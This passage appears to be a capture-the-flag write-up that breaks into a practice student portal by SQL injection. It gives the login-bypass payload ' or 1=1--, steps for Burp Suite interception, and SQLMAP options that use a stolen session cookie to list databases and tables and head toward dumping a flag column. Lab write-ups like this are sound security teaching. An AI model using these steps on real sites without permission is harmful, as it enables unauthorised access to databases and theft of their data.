
And the login is failed. So, in my mind, I want to try some SQL Injection command which is **‘ or 1=1--‘**.




I try using burpsuite to see what information that I can get.




I clicked forward and YES! I just logged in into the student portal. Don't forget to set the intercept on.




i try to enter some name in the search bar. I entered Faris and burpsuite intercepted. I click forward to see what anything happen.




Andd nothing. It just shows the name.




I also check the source code but I didn't find anything.




I checked a session and I found some PHPSESSID which is php session id. For now, I already have php session for me to inject the database using SQLMAP.



I try to send to repeater to see what is the request this web used.



And I found this web are using GET request. Its also shows that the parameter this web used is search bar. This is enough for me to use SQLMAP. For now, I get php session and parameter.




I using SQLMAP to test the vulnerabilities of the index.php.


-p : parameter

--cookie : put for cookies we found earlier

--level-5 , --risk=3 : increases the depth of SQLMap's testing




--dbs : to see the database of the web




I found some database when I run this command.

I try to target dbschool database and and –tables to show the tables that are available in the dbschool database.




I found 2 tables in the dbschool database.

I try to target users column using the command above.




Andd I found a column that have flag which is so suspicious. So the next step, I try to dump the flag database.

